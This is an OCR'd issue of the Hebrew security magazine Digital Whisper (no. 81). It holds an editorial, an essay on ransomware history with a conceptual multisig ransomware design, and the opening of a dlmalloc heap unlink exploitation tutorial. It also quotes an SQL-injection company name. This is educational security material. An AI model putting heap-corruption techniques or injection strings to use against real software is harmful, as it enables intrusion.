


Digital Whisper

גליון 81, מרץ 2017

מערכת המגזין:

מייסדים:	אפיק קסטיאל, ניר אדר
מוביל הפרויקט:	אפיק קסטיאל
עורך:	אפיק קסטיאל וניר אדר
כתבים:	עו"ד יהונתן קלינגר, שי ד., חן ארלין

יש לראות בכל האמור במגזין Digital Whisper מידע כללי בלבד. כל פעולה שנעשית על פי המידע והפרטים האמורים במגזין Digital Whisper הינה על אחריות הקורא בלבד. בשום מקרה בעלי Digital Whisper ו/או הכותבים השונים אינם אחראים בשום צורה ואופן לתוצאות השימוש במידע המובא במגזין. עשיית שימוש במידע המובא במגזין הינה על אחריותו של הקורא בלבד.

פניות, תגובות, כתבות וכל הערה אחרת - נא לשלוח אל editor@digitalwhisper.co.il

דבר העורכים

ברוכים הבאים לגליון ה-81 של Digital Whisper.

ביום שני השבוע הכנסת אישרה את חוק המאגר הביומטרי השנוי במחלוקת . על נושא המאגר ובעיותיו דובר רבות, ועל חלקן אף נכתב בגליונות קודמים של Digital Whisper (גליון 5, גליון 23).

באופן אישי אני חייב לציין שלאורך השנים היתה לי הרגשה חזקה שנגיע ליום הזה - כאשר נושא המאגר נדחף שוב ושוב, ולא נעצר למרות התנגדות רצינית במשך שנים רבות, ההערכה שלי היתה שהיום בו המאגר יאושר בכנסת, "על אפינו ועל חמתנו", יגיע.


הכנסת עברה תהליך משמעותי בנושא המאגר הביומטרי. לפני 7 שנים הכנסת הורכבה בעיקר מתומכים במאגר ומחברי כנסת האדישים למאגר. החוק שעבר השבוע עבר ברוב דחוק, כאשר רוב חברי הכנסת התנגדו למאגר והעברת החוק התאפשרה רק על ידי אכיפת משמעת קואילציונית. הרבה מהשינוי הגיע בזכות מאבק ציבורי ממושך שעדיין ניתן להצטרף אליו, במידה ויש לכם את הכישורים המתאימים.

התהליך עוד לא הושלם, ועדיין ישנה האפשרות שעתירה לבג"צ תעצור את החוק הבעייתי, אבל מדובר ביום מדאיג בישראל.

כרגיל נרצה להודות לכל מי שהשקיע החודש מזמנו, ישב וכתב לנו מאמרים! תודה רבה ל**עו"ד יהונתן קלינגר**, תודה רבה ל**שי ד**, ותודה רבה ל**חן ארליך**. בנוסף - תודה ענקית ל**מיכל פלדמן**, ל**שילה ספרה מלר**, ול-**Ender** על כל העזרה שלהם בהבאת הגליון הנוכחי אליכם.

קריאה מהנה!

ניר אדר ואפיק קסטיאל.



תוכן עניינים

דבר העורכים	2
הדור הראשון של הכופרות: מבוא לדור השני	4
Unlink Exploitation - Heap Meta-Data Manipulation	9
Investigating Linux Ransomware	30
דברי סיכום הגליון ה-81	48

הדור הראשון של הכופרות: מבוא לדור השני

מאת עו"ד יהונתן קלינגר

הקדמה

כופרות הן השם החזק בתחום אבטחת המידע בשנה האחרונה.

עד היום לא תמיד היה מודל עסקי לוירוסים. החל משנות ה-80 המוקדמות אנשים תהו למה לפתח וירוסים ולמעט מספר מצומצם של וירוסים ששימשו ארגוני מודיעין להשבתת תשתיות קריטיות של מדינות אויב על פי מקורות זרים, הרי שאין באמת הצדקה כלכלית לפיתוח של וירוסים. בעבר, אדם היה כותב וירוס שגורם לנזק כלשהו (לדוגמא וירוס פינג-פונג ששיחק פינג פונג על המסך של אדם מסוים), אבל לא היה יכול להתפרנס מהוירוס שכתב. מי שהתפרנסו ויפה מאותם וירוסים היו חברות האנטי-וירוס שהיו יכולות למכור תוכנות יעילות יותר ויותר כל מספר חודשים כדי לעצור את הוירוסים. הכניסה של וירוסים המאפשרים מוניטיזציה, הכנסות כלכליות ממשיות, בזכות ההדבקה, לא היתה מתאפשרת אלא באמצעות מספר התפתחויות טכנולוגיות שקמו בשנים האחרונות.

ההיסטוריה של הוירוסים, באמת בקצרה: וירוסי מחשב החלו להופיע כתופעה בשנות השמונים, כאשר מדובר היה ברכיבי קוד המשכפלים את עצמם ומפיצים עצמם ברשת או באמצעות התקני אחסון וגורמים לנזק או לשיבוש חומר המחשב. מספר דוגמאות לוירוסים ידועים לשמצה הן וירוס מיכאלאנג'לו אשר השבית את המחשב ביום הולדתו של האמן המפורסם, וירוס פינג-פונג, שהפך את מסך המחשב ללוח משחקים ווירוס יום שישי ה-13 אשר השבית מחשבים ומחק קבצים בתאריך זה. הוירוסים באותה תקופה היו פשוטים יחסית ובהעדר קישוריות לאינטרנט הדרך שבה הדביקו מחשבים אחרים היתה על ידי העברת דיסקטים, כלומר, אזור ה-BOOT בדיסקט הודבק על ידי הוירוס, שהיה "מדביק" את מערכת ההפעלה ולאחר מכן גם כל דיסקט נוסף. ההתפשטות בצורה כזו היא אמנם איטית ופרימיטיבית ביחס לוירוסים של היום, אולם בהתחשב בכך שבאותה תקופה לא היו רשתות תקשורת נפוצות ולא היו עדכונים רבים למערכות הפעלה והדרך שבה אנשים העבירו קבצים אחד לשני היו באמצעות דיסקטים. - הוירוסים עדיין זכו לתפוצה רחבה מאוד.

ההתפשטות באמצעות דיסקטים ומערכות CD ROM בשנות השמונים והתשעים של המאה הקודמת היו דרך קלה להדבקת מחשבים ויצרו תעשיה של תוכנות אנטי-וירוס, שגם הן, בדרך כלל, הופצו בצורה לא חוקית על ידי דיסקטים. הגאווה הציונית של כרמל אנטי-וירוס היתה מופצת על דיסקטים בין אדם למשנהו ומועתקת גם היא. מה היתה הבטוחה שיחד עם תוכנת האנטי וירוס לא יתקבלו וירוסים נוספים? ככל הנראה אין. תוכנות האנטי-וירוס של פעם היו פשוטות: הן חיפשו וירוסים מתוך רשימה ידועה והן עבדו על

איזורים ספציפיים בדיסק הקשיח או הזכרון לאתר אותם. תוכנות האנטי-וירוס הישנות היו יעילות בזמנו וכנראה שלא היו יעילות היום.

השינויים בשנות ה-2000 המוקדמות: עם בוא שנות ה-2000 התחברו יותר ויותר אנשים לרשת והוירוסים הפכו לכאלה שדורשים התגברות על שני חסמים: הראשון הוא עדכוני תוכנה ואבטחה (עד לחיבור לרשת, אנשים כמעט ולא עדכנו את מערכות ההפעלה שלהם) והשני הוא הפצה באמצעים שאינם דיסקטים. לכן, החלו לצוץ וירוסים הפועלים על הרשת. אחד שזכור הוא וירוס בלאסטר משנת 2003. אותו וירוס (או תולעת, תלוי את מי שואלים), ניצל פרצת אבטחה ב-RPC של מערכת ההפעלה חלונות XP וגרם לכך שכל מחשב שנדבק בוירוס יצר פניות ברשת והתקפות על מחשבים נוספים כך שהוא הדביק גם אותם. כל מחשב שהיה מחובר לאינטרנט ולא סגר את פרצת האבטחה במערכת ההפעלה הודבק וכך בעצם הוירוס התפשט בקלות ברשתות. זה כמובן לא היה הוירוס היחיד והיתרון שלו היה שהוא לא דרש העתקה פיסית של כוננים אלא ביצע את ההתפשטות בצורה כזו.

רושעות: בהתבסס על כלים רבים שנלמדו בתעשיית הוירוסים, החלו להתפתח תוכנות רבות שמוגדרות "רושעות" (malware) תוכנות אלו היו זדוניות אך לא במובן נטול האינטרסים של מחוללי הוירוסים התמימים עד כה. אותם סרגלי כלים, תוכנות ששינו את עמודי הבית בדפדפן והתקינו תוכנות פעלו ממטרות כלכליות נטו. תוכנות סרגלי הכלים וכל הנלוות להם עבדו בצורה כמעט זהה לוירוסים: הן הדביקו משתמשים בתוכנות לא רצויות. חלק מהן היו מקפיצות חלונות פרסומות, חלק היו מחליפות את מנוע החיפוש בדפדפן וחלקן היו פשוט לוקחות את החופש להתקין לך עוד תוכנות על המחשב. עולם הרושעות יצר כלכלה משמעותית בישראל וקיבל את הכינוי "Download Valley" ובשיאו היה שווה מיליארדי דולרים. הרושעות הללו פותחו על ידי חברות לגיטימיות לגמרי (חלקן נסחרו בבורסה) והתפרנסו על ידי תיווך בין אנשים שרצו לקדם את התוכנה שלהם ובין משתמשי קצה שיודעים ללחוץ על כפתור ה-"Next" בלבד.

בועת הרושעות שהחלה בשנות ה-2000 המאוחרות התבססה על אנשי אבטחת מידע שידעו להשתמש בפרצות האבטחה אותן הכירו במהלך העבודה כדי לעקוף הגנות של חוסמי פרסומות, אנטי וירוסים ותוכנות הגנה שונות. כל אלו הביאו לא רק מוניטין רע לתעשיית הפרסום, אלא גם רעיונות עסקיים לפתרונות יצירתיים יותר או פחות. לדוגמא, תוכנת התקנה מסוימת ידעה לזהות מתי היא רצה במכונה וירטואלית ולהמנע מלהציג פרסומות בתהליך ההתקנה, מתוך הבנה שצוותי מחקר יפעילו אותה על מכונות וירטואליות. באותה התקנה דובר גם על שימוש בתעודות (certificate) כדי לייצר נופך של אמינות.

רושעות רחוקות מלהיות וירוסים. מדובר על תוכנות לא רצויות שמשתמשות בטריקים והרבה פעמים בטקטיקות שהן על גבול החוקי כדי לקדם הכנסות, אך הן עדיין לא מבצעות משהו פלילי. אולם, הן היו צעד חשוב בהגעה המתבקשת והמתחייבת לכופרות. הצעד הבא אחריהן היה, כמובן, הביטקוין.

ביטקוין: בשנת 2009 נכנס הביטקוין להיסטוריה בתור המטבע המבוזר הקריפטוגרפי הראשון. ביטקוין הוא מטבע שמאפשר תשלום בין כל אדם לחברו באמצעות מערכת מבוזרת המאוחסנת על מחשבים של

צמתים ברשת. מדובר על כסף בקוד פתוח, מערכת שמאפשרת תשלומים ללא בנק מרכזי, ללא חשבון שניתן לעקל וללא גורמי ביניים שיכולים לתפוס את הכסף. מאז 2009 התפתח המטבע ובשנת 2011 הבורסה MTGOX איפשרה מסחר ורכישה של המטבע בדולרים וההפך. היתרון בביטקוין הוא שבעוד שהעסקאות עצמן מופיעות בכל מחשב וזמינות לכל אחד, הרי שלדעת את זהות המשתמש בכסף קשה מאוד. כך, אם ישולם לי סך של 100$ בביטקוין, איש לא יוכל לדעת מי אני וכל עוד אני לא אתחקה אחר כל העסקאות ברשת ביטקוין, (דבר שקשה יחסית) לא אוכל לדעת מי האדם שקיבל ממני את הכסף גם אם יגיע לאחד משירותי החלפנות.

האפשרות לקבל כסף אנונימי ולא דרך הבנק, ביחד עם היכולת להתקין לאנשים תוכנה על המחשב ובסופו של דבר יחד עם כל ההתפתחויות הטכולוגיות האחרות שתוארו, היו מה שהביאו לכר המצע החם שאיפשר להקים את עולם הכופרות.

אז מה הן כופרות?

כופרות, מהן: כופרה (ransomware) היא שקלול שלא היה יכול לבוא לעולם אלא אם כל התנאים הנכונים התקיימו. התנאי הראשון הוא כלים שיאפשרו התפשטות ברשת באמצעות פרצות אבטחה קיימות, התנאי השני הוא אפשרות לשלם בצורה אנונימית והשלישי הוא קיומה של תשתית מאובטחת מספיק כדי לוודא את התשלום ולאפשר שחרור אוטומטי של הקבצים בעת התשלום (להבדיל משחרור ידני). אז איך תוכנת כופר עובדת? התוכנה משתלטת על המחשב כמו כל וירוס או תוכנה זדונית ומצפינה את כל הקבצים באמצעות מפתח פרטי שידוע למפתח התוכנה.

בשלב הבא, מופיעה הודעה לבעל המחשב כי כל הקבצים שלו הוצפנו ודורשת תשלום; מופיעה כתובת של ארנק ביטקוין לתשלום אשר התשלום אליה ישחרר את הקבצים.

רגע של היסטוריה: עוד בשנת 2006, לפני הבשלת הטכנולוגיות הרלוונטיות, היתה תוכנת כופר בשם Cryzip. התשלום עבור שחרור הכופר היה באמצעות שירות e-gold, שירות שאינו אנונימי לגמרי אך סיפק הגנה טובה יחסית למפתח התוכנה. בפועל, השירות לא היה אנונימי וכל העסקאות תועדו; מעבר לכך, לא היתה אפשרות (מעשית) להוציא את הכספים החוצה בלי להחשף לרשויות הבטחון.

בשלב הזה רוב הקוראים יגידו "היי, אבל הקבצים שלי שמורים גם בענן" ובכן, חלק מתוכנות הכופר טיפה יותר חכמות מזה ואף מצפינות את הקבצים בשירות הענן ומוחקות גיבויים או סתם משחיתות את הקובץ, כך שאין אפשרות לשחזר מהגיבוי.

אז נחזור לבעיה: הבעיה של תוכנות הכופר היא שהן משתלטות על מערכות מחשב בצורה קלה מדי. לפי חברת האבטחה McAfee, התקנות של כופרה מבוצעות בדיוק באותן הדרכים שבהן מותקנים סרגלי כלים ושאר רושעות: על ידי דואר אלקטרוני שמכיל לינקים זדוניים, על ידי תשלום לסרגלי כלים לעודד את

ההתקנה ועל ידי פרצות אבטחה בדפדפנים שמבצעים התקנת תוכנה ברקע. מרגע שהתוכנה השתלטה על המחשב, היא יכולה לשבת רדומה על המחשב כדי להמתין לרגע הנכון, למחוק גיבויים ולנטרל את הסדרי האבטחה.

כופרות אינן רק מיועדות למחשבים אישיים; יש כופרות שמבצעות את אותו ה"שירות" על שרתי אינטרנט ומעלימות אתרי אינטרנט שלמים מהאוויר עד לתשלום הכופר. בישראל לא מעט גורמים בשוק חוו השתלטות של כופרה והדבר יצר נטל משמעותי על המשק בשנה האחרונה, מחשב במשרד ראש הממשלה, עיריית נצרת עילית, משרדי עורכי דין ומאות ארגונים אחרים שצריכים לנהל מערך מאובטח, נדבקו בתוכנות כופר ושילמו, הכל כדי להציל את המידע היקר שלהם.

המלצות רשויות הבטחון: בתחילה, ה-FBI המליץ לאזרחים לשלם לתוכנות כופר כדי לשחרר את הקבצים שלהם. ההמלצה של משטרת ישראל (ושל ה-FBI כיום) היתה לא לשלם לתוכנות כופר שכן הדבר מקדם את פיתוח הדור הבא של תוכנות הכופר ומאפשר התעשרות של עבריינים. הסיבה היחידה שעבריינים ממשיכים לפתח תוכנות כופר היא כיוון שהדבר רווחי; ככל הנראה, כל עוד אחוז המשלמים גבוה מספיק, זה ישתלם להמשיך להפיץ ולפתח כופרות. אם אף אחד לא ישלם על כופר, אז לא יהיה תמריץ להמשיך לנסות להדביק והתופעה תגמר (בדיוק כמו בעולם החיסונים, הכמות האופטימאלית של חיסון היא 1100%).

כאן נוצר מצב שהתמריץ הקולקטיבי הוא לא לשלם לתוכנות כופר, כיוון שהתשלום לתוכנות כופר פוגע בחברה ככלל, אבל ליחיד עצמו יש תמריץ לשלם כיוון שהנזק שנגרם לו כרגע הוא יותר גבוה אם הוא לא ישלם מאשר אם הוא ישלם. הדילמה הזו, שנקראת "דילמת האסיר" מסבירה טוב מאוד מדוע כולם, בסופו של דבר, משלמים: הנזק שנגרם לפרט אם הוא לא משלם הוא, לצורך העניין, 5,000 דולר (שעות עבודה הנדרשות על מנת לשחזר את המסמכים היקרים בארגון), המחיר של הכופר הוא, נניח, 1,000 דולר. התועלת לכלל החברה אם הוא לא משלם היא מיליארדי דולרים והמחיר של לא לשלם הוא נמוך יותר מזה. הבעיה היא שאף אחד לא רואה את התמונה הכללית ולכן כל אחד מהארגונים שנדבק בתוכנות כופר אמור להיות אנוכי ולשלם עבור שחרור הקבצים שלו.

דבר שאם לא תהיתם עד עכשיו כדאי שתתהו, הוא למה לעזאזל לשלם? מאיפה אנחנו יודעים שאותם גופים בכלל ישחררו את הקבצים אם נשלם, הרי הם פושעים: אכן, כמה מתוכנות הכופר בכלל מחקו את הקבצים לאחר ששילמת את הכופר, חיפוש של שם הכופרה ברשת בדרך כלל מניב תוצאות שמעידות על האם הקבצים ישוחררו או לאו; בחלק מהמקרים יש מפתחי תוכנה שמתהדרים במוניטין שלהם ולא יסכנו אותו (ואת אחוזי ההמרה) על ידי אי שחרור. היו כמה מקרים בהם שולם הכופר אך לא השתחררו קבצים והדבר מעיד ומחזק את ההמלצה שלא לשלם לתוכנות כופר כלל וכלל.

העניין הוא שבתיאוריה לגמרי ניתן לייצר מערכת מאובטחת שתוודא כי מי שמשלם אכן מקבל את הקבצים שלו בחזרה וזה קצת הזוי: ניתן לעשות זאת בצורה שתהיה מאוד תמוהה, אבל היא דורשת שחרור של קוד המקור של תוכנת הכופר בפלטפורמה מוכרת כמו GitHub וכן שימוש

בטכנולוגיית MultiSig בביטקוין כדי לוודא כי התשלום ישוחרר רק לאחר פתיחת הקבצים. הקוד יעבוד כך: בשלב הראשון הוא יחולל מפתח פרטי של העבריין ומפתח פרטי של הלקוח, הוא יצפין את כל הקבצים עם המפתח הפרטי של העבריין וינעל את הקבצים הרלוונטיים. הוא יצור כתובת תשלום המאפשרת שחרור הקבצים רק באמצעות המפתח הפרטי של שני הצדדים. בשלב השני, התוכנה תוודא כי אכן בוצע התשלום לכתובת המשותפת (Multisig) ותדאג לשחרר את הקבצים כאשר היא תזהה את התשלום המבוצע לתוך הארנק המשותף

בשלב האחרון, לאחר שזיהתה התוכנה כי כל הקבצים שוחררו והמערכת שבה למצב תקין, היא תעביר את התשלום מהארנק המשותף לארנק של העבריין.

מערכת כזו, הגם שהיא פלילית לגמרי והיא וירוס לכל דבר, מאפשרת יצירת אמון במערכות כופר כך שתמנע ניצול לרעה והותרת קרבנות שחוו הן אבדן של קבצים יקרים והן אבדן של כסף. אכן, ניתן יהיה לנצל את המערכת לרעה ולהגדיל את כלכלת הוירוסים, אך בפועל ניתן יהיה גם להקטין את הנזק שנגרם לחברה כתוצאה מאי שחרור הקבצים על ידי תוכנות שנכתבו מראש כך שלא פעלו לשחרור הקבצים.

היתרון בשימוש בקוד פתוח במקרה כזה הם שמרגע שהקוד ידוע, מרגע שניתן לוודא כי הקוד שנעל את הקבצים הוא אכן הקוד שמופיע באתר, ניתן אף לאמת את החתימה של הוירוס ולוודא כי אכן תקבל את הכסף בחזרה. ה"יתרון" הנוסף לכך, הוא שבניגוד לכופרות רגילות, שהן קנייניות ועל מנת לפתח תוכנות שנועדו להגן מהן או לפתוח את ההצפנה שלהן נדרש לפרוץ למערכות המחשב, כאן התחרות היא בקלפים פתוחים, בקוד פתוח, בעולם שבו ניתן לשחק בצורה הוגנת: כל אחד יודע מי העבריינים וכיצד אפשר לבטוח בהם שיהיו הוגנים למרות שהם עוברים על החוק.

סיכום

הבעיה העיקרית בתוכנות כופר היא שהיא מצאה מודל עסקי חדש לעולם אבטחת המידע: היא מצאה דרך לגבות "קנס" מארגונים שאינם מאבטחים את המידע שלהם כראוי ורק חבל שהקנס הזה מועבר לארגוני פשיעה ולא לגורמים שנועדו לאכוף את החוק ולהגן על המידע האישי שלנו. אם המצב ההזוי והמוזר היה כזה שבו רשות ממשלתית שמקדמת אבטחת מידע היתה מפיצה וירוס כזה כדי להטיל קנסות על גופים שלא יאבטחו את המידע שלהם כראוי, הרי שהיתה מדוברת בבדיקת האבטחה הטובה בהיסטוריה.

ואגב בדיקת האבטחה הטובה בהיסטוריה, לאחרונה נרשמה חברה בריטית בשם drop table companies;

Unlink Exploitation - Heap Meta-Data Manipulation

מאת שי ד.

הקדמה

ארכיטקטורת פון נוימן מוגדרת ע"י העובדה שגם שורות הקוד להרצה וגם המידע מאוחסנים בזיכרון. אי לכך חייבת להיות הפרדה בזיכרון בין קטעי זיכרון המכילים שורות קוד להרצה (text segment) לבין שאר קטעי הזיכרון המכילים מידע (data segment).

במערכות הפעלה מודרניות יש יותר מ-2 קטעי זיכרון ואכן משתמשים בקטע זיכרון אחד שמכיל את שורות הקוד להרצה, אבל משתמשים ביותר מ-3 קטעי זיכרון לניהול המידע.

- Code/Text Segment - מכיל את ההוראות להרצה. הוא ניתן רק לקריאה ולא לכתיבה
- Data Segment - מכיל משתנים סטטיים ומשתנים גלובליים מאותחלים
- Bss Segment - מכיל משתנים סטטיים ומשתנים גלובליים לא מאותחלים
- Stack Segment - אחסון זמני לנתונים ולהעברת פרמטרים לפונקציות. עובדת בשיטת Last-In First-Out והגודל של המחסנית נקבע ע"פ הצורך בשעת הקומפילציה
- Heap Segment - אחסון למידע שמוקצה באופן דינאמי (בשעת ריצה) והגודל שלו לא קבוע ומשתנה בהתאם לצורך

הרבה מאמרים נכתבו על חולשות buffer overflow מבוססות מחסנית למיניהם, כמו המאמר המיתולוגי Smashing The Stack For Fun And Profit והמאמר המעולה של שי רוד Buffer overflows 101 מהגיליון האחד עשר של המגזין.

במאמר זה אנו נסקור חולשה ביישום של הפונקציה free() שתאפשר לנו הרצת קוד מלאה.

The Heap

נתחיל בהצגה של ה-Heap. הערמה (Heap) הינה קטע זיכרון לאחסון מידע שמוקצה באופן דינאמי. ניתן להגדיר משתנה שרק בזמן הריצה יקבע הגודל שלו. בשפת C הפונקציונליות הזאת נעשית על ידי הפונקציה המוכרת malloc():

```
void* malloc (size_t size);
```

Allocate memory block

Allocates a block of *size* bytes of memory, returning a pointer to the beginning of the block.

הפונקציה תקצה גודל למשתנה על המחסנית בשעת הריצה בלבד. בגלל שאנו אחראים על קטע הזיכרון הזה, אנו צריכים גם כן לתפעל אותו ובמידה וסיימנו עם משתנה מסוים אנו צריכים לשחרר אותו בשביל לתת מקום למשתנים אחרים. פעולת השחרור נעשית על ידי הפונקציה free():

```
void free (void* ptr);
```

Deallocate memory block

A block of memory previously allocated by a call to `malloc`, `calloc` or `realloc` is deallocated, making it available again for further allocations.

נכתוב קטע קוד קצר בשפת C שממחיש את העניין:

```
void main()
{
    unsigned int sz;
    char* name;
    printf("How long your name is: ");
    scanf("%d" , &sz);
    name = (char*)malloc(sz);
    printf("%s" , name);
    free(name);
}
```

ביקשנו מהמשתמש להכניס את שמו באורך שיבחר ועל פי הקלט שלו אנו מקצים בהתאם בתים בזיכרון. לאחר שסיימנו להשתמש במשתנה הזה, שחררנו את הזיכרון.

נבחן כעת איך הדברים עובדים מאחורי הקלעים.

איך הערימה עובדת?

Dlmalloc - malloc.c implementation by Doug Lea

בשביל לשנות את הגודל של הערמה (Heap) יש System Call הנקרא: ()brk שמשנה את הגודל של קטע זיכרון. תיאור של הפונקציה מה- Linux Manual:

```
brk() and sbrk() change the location of the program break, which
defines the end of the process's data segment (i.e., the program
break is the first location after the end of the uninitialized data
segment).  Increasing the program break has the effect of allocating
memory to the process; decreasing the break deallocates memory.

brk() sets the end of the data segment to the value specified by
addr, when that value is reasonable, the system has enough memory,
and the process does not exceed its maximum data size
```

ובנוסף יש System Call הנקרא ()mmap היוצר מקטע זיכרון חדש. תיאור הפונקציה:

```
mmap() creates a new mapping in the virtual address space of the
calling process.  The starting address for the new mapping is
specified in addr.  The length argument specifies the length of the
mapping.

If addr is NULL, then the kernel chooses the address at which to
create the mapping; this is the most portable method of creating a
new mapping.  If addr is not NULL, then the kernel takes it as a hint
about where to place the mapping; on Linux, the mapping will be
created at a nearby page boundary.  The address of the new mapping is
returned as the result of the call.
```

האם בשביל להקצות משתנה חדש בערמה נצטרך להשתמש ב-()brk כל פעם בשביל להגדיל את הגודל שלה? זו בעיה מכיוון שזהו System call מאוד "בזבזני" מבחינת משאבים. כדי לפתור את הבעיה הנ"ל נוצרו פונקציות ניהול זיכרון בשפת C: ()malloc / ()calloc / ()realloc / ()free.

הפונקציות הנ"ל בעצם משתמשות בשירות של ה-System Calls שהזכרנו. לדוגמא, הפונקציה ()malloc מחלקת קטע זיכרון מאוד גדול שהובא על ידי קריאת המערכת ()brk לחלקים ונותנת למשתמש חלק על פי הבקשה בפונקציה ()malloc וכך בשעת הקריאה לפונקציה ()free הפונקציה מחליטה ע"פ הבדיקות שלה, שבחלקן ניגע בהמשך, אם לחבר את חלק הזיכרון הזה לחלק אחר וכך להחזיק קטע זיכרון גדול או לשמור אותו בנפרד, ובכך מצמצמת בהרבה את השימוש בקריאת המערכת ()brk.

ישנם הרבה מימושים לפונקציות הנ"ל וישנן אף חברות שמשתמשות במימוש פרטי משלהן. במאמר זה נדון בחולשה שנמצא במימוש שהיה נפוץ בעבר, הנקרא dlmalloc על שמו של הכותב Doug Lea.

נחזור לארגון הערמה (Heap): ה-Heap מכילה בתוכה קטעי זיכרון בגדלים שונים. (הקטעים יכולים להיות קטעים בשימוש או קטעים פנויים. חלק מהקטעים הפנויים מוזגו לקטע גדול במידת הצורך). הערמה שומרת גם כן מידע אודות ה-Chunk שהיא מחזיקה (Meta-data) כגון מיקום של ה-Chunks גודל של כל בלוק, גודל של בלוק קודם לפני ואחרי החלק המוקצה/הפנוי ומשתנים גלובליים.

Allocated Chunk:

```
              +-----------------------------------+
    chunk -> | prev_size            0x4 Bytes     |
              +-----------------------------------+
              | size                 0x4 Bytes     |
              +-----------------------------------+
      mem -> | data                  n Byte       |
              : ...                               :
              +-----------------------------------+
nextchunk -> | prev_size ...                      |
```

[Figure(1) - Allocated Chunk from dlmalloc source]

מקרא:

- 4 הבתים הראשונים מחזיקים את גודל הבלוק הקודם במידה והוא לא מוקצה ובמידה והוא כן מוקצה הבתים האלה משמשים כחלק מה-Data Field של הבלוק הקודם. השאלה המתבקשת היא למה צריך בבלוק הנוכחי את הגודל של הבלוק הקודם - נענה על כך מיד.
- 4 בתים אחריהם מחזיקים את הגודל של הבלוק הנוכחי.
- שדה ה-mem זהו המצביע שאנו מקבלים כערך חזרה של קריאה לפונקציה ()malloc:

```
char *mem = (char*)malloc(16);
// (mem) -> Points to the data field in the Chunk.
// (mem -4) -> Points to the size field in the Chunk.
// (mem -8) -> Points to the prev_size field in the Chunk.
```

כל קריאה לפונקציה ()malloc מיושרת (aligned) ל-8 בתים, כלומר הגודל של כל בלוק בקריאה ל-()malloc הינו:

```
(8 + (RequestedBytes / 8) * 8)
```

מכאן יוצא שתמיד 3 הביטים הראשונים מאופסים ולכן משתמשים בהם בתור Special Attributes.

- הביט הראשון נקרא PREV_INUSE - והוא מעיד אם הבלוק הקודם בשימוש או לא.
- הביט השני נקרא - IS_MAPPED - והוא מעיד אם הבלוק ממופה או לא.
- הביט השלישי - לא בשימוש.

נבחן איך זה נראה בזיכרון על ידי הרצת התוכנית: (במימוש של dlmalloc)

```
void main()
{
    char* mem;
    char* mem0;

    mem  = (char*)malloc(0x80);
    mem0 = (char*)malloc(0x80);

    scanf("%s" , mem);
    scanf("%s" , mem0);

    free(mem);
    free(mem0);
}
```

נשים Breakpoint אחרי ה-()scanf הראשון ונמלא את הבלוק הראשון עם 128 * A ונראה את המצב ה-Heap.

```
(gdb) x/64wx 0x804e000
0x804e000:      0x00000000      0x00000089      0x41414141      0x41414141
0x804e010:      0x41414142      0x41414141      0x41414141      0x41414141
0x804e020:      0x41414141      0x41414141      0x41414141      0x41414141
0x804e030:      0x41414141      0x41414141      0x41414141      0x41414141
0x804e040:      0x41414141      0x41414141      0x41414141      0x41414141
0x804e050:      0x41414141      0x41414141      0x41414141      0x41414141
0x804e060:      0x41414141      0x41414141      0x41414141      0x41414141
0x804e070:      0x41414141      0x41414141      0x41414141      0x41414141
0x804e080:      0x41414141      0x41414141      0x00000000      0x00000089
0x804e090:      0x00000000      0x00000000      0x00000000      0x00000000
0x804e0a0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804e0b0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804e0c0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804e0d0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804e0e0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804e0f0:      0x00000000      0x00000000      0x00000000      0x00000000
```

ניתן לראות שהערמה מתחילה עם 4 בתים שהם ה-Prev_Size Field והואיל וזה הבלוק הראשון אז הוא מאופס. (נזכיר: "4 הבתים הראשונים זה הגודל של הבלוק הקודם במידה והוא לא מוקצה, במידה והוא כן מוקצה הבתים האלה משמשים כחלק מה-Data Field של הבלוק הקודם.")

לאחר מכן יש 4 בתים בעלי הערך: 0x89. כאמור הביט האחרון מעיד על ה-PREV_INUSE BIT ובבלוק הראשון הוא תמיד דלוק בבלוק הראשון. ו-0x88 בתים שזה 0x80(128) של data ועוד 0x8 של ה-Headers.

בבלוק השני ה-Headers. הראשון מאופס כי הבלוק הקודם בשימוש. הגודל הוא 0x89 מאותה סיבה של הבלוק הקודם, רק שהוא מאופס עם אפסים כי לא שמנו בו ערכים עדיין.

עכשיו בואו נחשוב מה אנחנו היינו עושים אם אנחנו היינו צריכים לעשות את פעולת האלגוריתם. אם אנחנו צריכים לבצע את הפקודה הבאה: free(currentChunk), קודם כל אנחנו צריכים לוודא שה-בלוק אכן בשימוש. נוודא זאת, כמו שראינו, על ידי הבדיקה של הבלוק הבא בזיכרון ואם הביט PREV_INUSE בשימוש. נגיע לבלוק הבא באמצעות ה-Size Field. לכן:

```
nextChunk = currentChunk + (*(currentChunk-4) & ~0x1)
```

